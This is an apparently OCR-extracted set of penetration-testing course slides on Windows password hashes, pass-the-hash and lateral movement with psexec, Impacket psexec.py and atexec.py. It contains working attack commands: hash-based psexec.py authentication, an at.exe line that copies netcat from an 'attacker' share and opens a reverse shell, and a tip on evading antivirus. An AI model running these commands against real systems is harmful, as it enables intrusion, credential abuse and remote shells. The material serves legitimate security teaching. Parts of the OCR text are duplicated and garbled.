
The SAM partition is located in the corresponding file c:Windows\System32\config\SAM.

In windows 2000 and later, both hashes are further encrypted using the RC4 algorithm using a key known as the "system key" or bootkey generated by the syskey utility,
and encrypted in a rather tricky way.

LM hash


DES
LM Hash
56 bit KEY
64 bit DATA
DES
64 bit CIPHERTEXT
16 Bytes
First 7 ASCII character of the password--56 bit KEY
Second 7 ASCII character of the password--56 bit KEY
a1
a2
a3
a4
a5
a6
a7
a8
a9
a10
a11
a12
a13
a14
DES
DES
DATA = KGS!@#$%
64 bit ASCII
DATA = KGS!@#$%
64 bit ASCII
64 bit CIPERTEXT
16 Bytes
64 bit CIPERTEXT
16 Bytes
128 bit LM Hash--Concatenation of the separate DES Hashes

LM hash


DES
LM Hash
56 bit KEY
64 bit DATA
DES
64 bit CIPHERTEXT
16 Bytes
First 7 ASCII character of the password--56 bit KEY
Second 7 ASCII character of the password--56 bit KEY
a1
a2
a3
a4
a5
a6
a7
a8
a9
a10
a11
a12
a13
a14
DES
DES
DATA = KGS!@#$%
64 bit ASCII
DATA = KGS!@#$%
64 bit ASCII
64 bit CIPERTEXT
16 Bytes
64 bit CIPERTEXT
16 Bytes
128 bit LM Hash--Concatenation of the separate DES Hashes

NT hash


Password converted to UNICODE
MD4 Encryption on UNICODE characters
NT Hash

You can get hashes from the registry with local admin rights, for example, using the already familiar meterpreterand its hashdumpcommand.

The result is a hash in the format Username:RID:LM-hash:NTLM-hash::: On newer

systems (starting with Windows 7/2008R2), the LM hash may be empty, that is, it may be aad3b435b51404eeaad3b435b51404ee, since LM hashes are no longer used for security reasons. An empty NTLM hash password, on the other hand, is 31d6cfe0d16ae931b73c59d7e0c089c0.

During lateral movement, when there are a lot of hashes, such hashes should be detected immediately and discarded, as the empty password restriction will not allow remote login.

An example of an extracted hash:

```
admin:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0:::
```

positive hack camp

pt

- Both LM and NTLM hashes can also be found for domain users when analyzing the memory of lsass.exe or in the ntds.dit database.
- They are never transmitted over the network as is, instead they are translated as NetNTLM/NetNTLMv2 hashes, which are unusable in a Pass-the-Hash attack.

*These hash types are disposable and can only be used at the time of transmission (NTLM-relay technique).

positive education

CyberED

Pass the Hash

Pass the Hash (PtH) is a method of authenticating a user without access to their password. to the user's password in the clear. The method consists of bypassing the standard steps authentication steps that require a password and proceeds directly to the part
of authentication that uses a password hash.


All extracted NTLM hashes (other than 31d6cfe0d16ae931b73c59d7e0c089c0) can be used to authenticate to the following types of services:

- MSRPC (SMB);
- DCERPC (WMI);
- WINRM;
- MS SQL;
- RDP (Windows 2012 R2 and Windows 8.1 only);
- LDAP;
- IMAP;
- HTTP;


But we can usually only execute the code on the first five services from the list, the last three are more applicable to NTLM-relay attacks.

Pass the Hash

- *Normal*



- *Pass-the-Hash*



How to take advantage of the PtH attack?

To perform a Pass the Hash attack on Windows 7 and above with the KB2871997 update installed. KB2871997 update requires valid domain user credentials or administrator hashes (RID 500). domain or administrator hashes (RID 500).

```
psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:cdf51b162460b7d5bc898f493751a0cc
example.local/Administrator@10.129.177.234 whoami
```

Psexec.py is one of the scripts in the Impacket script suite, responsible for executing a command on Windows systems according to how the psexec utility works.

Impacketis a set of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to packets, and for some protocols (e.g. SMB1-3 and MSRPC) to the protocol implementation itself. Packets can be created from scratch as well as parsed from raw data, and the object-oriented API makes it easy to work with deep protocol hierarchies.
The library provides a set of tools as examples of what can be done in the context of this library.

Executing code on a node with an account

Remote code execution on a node can be performed in various ways, as we have already mentioned above. Let's consider several utilities that will allow us to conveniently handle code execution on remote machines in the future.

→ Psexec.exe

When talking about remote code execution in Windows, we cannot fail to mention the well-known psexec by Mark Russinovich.

→ Origin: sysinternals

→ Risk of antivirus detection: none


→ Ports used: 135,445, 4915x/TCP

Psexec

This program is equally popular for administrators and pentesters alike. The principle of its operation is copying an executable file through the network resource "ADMIN$" (445/TCP) with subsequent remote creation and launching of the service for this executable file via DCERPC (135,4915x/TCP).

Psexec works as follows:

- is mounted to the "balloon", and records the service
- creates a service via remote sc.exe
- starts from a remote service
- psexec stops the service
- deletes the service
- deletes the binary


Admin Client
1
SMB
PSEXESVC.exe
Remote Server
Admin Client
2
RPC
svvctl:CreateServiceW
svvctl:StartServiceW
Remote Server
Admin Client
3
SMB Named Pipe
\\.\pipe\psexesvc
Remote Server

Once the service is started, normal network interaction with the remote command line takes place:

```
psexec.exe -u admin \\\target cmd
```

The main plus for us is that the server component psexecsvc.exe is certified by Sysinternals (which is owned by Microsoft).

Therefore it is a 100%legitimate program. Also among the clear advantages of the classic psexec.exe is its ability to execute the code in specified user sessions. code in specified user sessions:

```
psexec.exe -u admin -i 2 \target shutdown /l
```

Impacket

github.com/SecureAuthCorp/impacket

Impacket is a set of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to packets, and for some protocols (e.g.,SMB1-3 and MSRPC) to the protocol implementation itself. Packets can be created from scratch as well as analyzed from raw data, and the object- oriented API makes it easy to work with deep protocol hierarchies. The library provides a set of tools as examples of what can be done in the context of the library.

positive hack camp

pt

Psexec.py

Origin: Python package impacket

Risk of antivirus detection: yes


Ports used: 445/TCP

A great alternative for Linux users. However, this tool will almost certainly raise an antivirus alarm. As mentioned, it's all about is about a service that's being copied to a remote host.

positive education

CyberED

Psexec.py using RemCom binary



This can be fixed by specifying in the implementation of the `createService()` method in `/usr/local/lib/python3.7/dist-packages/impacket/examples/serviceinstall.py` an arbitrary command that will be executed instead of the remote administration service being started.

To prevent psexec.py from copying a component that is visible to antivirus, we specify by force which file to use as a service. And since
we've already manually written the command, that file can be anything:

```
psexec.py -file somefile.txt admin@target
```

Thus, we have directly executed the command, which, of course, will not cause a reaction from antiviruses. However, this modification of psexec deprives us of the usability that was originally there.

Atexec.py

Atexec.py / at.exe

Origin: Python impacket / Windows built-in component

Risk of antivirus detection: none

Ports used: 445/TCP

Windows job scheduler service, accessible via smb-pipe atsvc. Allows you to to remotely place a task in the scheduler that will run at a specified time.

#DCE/RPC is a remote sheadulator, it works on Windows Vista and above. In both cases, it is not an interactive remote code execution tool. When using at.exe, blind execution of commands occurs:

```
at.exe \\target 13:37 "cmd /c copy
\attacker\a\nc.exe && nc -e
\windows\system32\cmd.exe attacker
8888"
```

But for atexec.py, the command will be executed with the result:

```
atexec.py admin@target ipconfig
```

positive hack camp

pt

The difference is that the result of the command will be directed to a file and read through the ADMIN$ network resource.
The tool requires the attacker and target to have their clocks set to the same time. to the nearest minute.

positive education

CyberED

Conclusions

We looked at how to examine individual Windows machines
and find ways to escalate privileges on them, and how to use this data
to horizontally move across a network of Windows machines.

Let's summarize:

→ Windows machines have a very large attack surface when trying to escalate privile ges on them because the systems have a large legacy,
a strong community focus on their security and allow too much by default.

→ Also, Windows machines on a network are often configured in a unified way, using the same accounts and provide remote authentication protocols for different administration cases.

Supplementary materials

- Telegram channel about RedTeam practices
- Authentication security in Windows and AD
- Hacktrics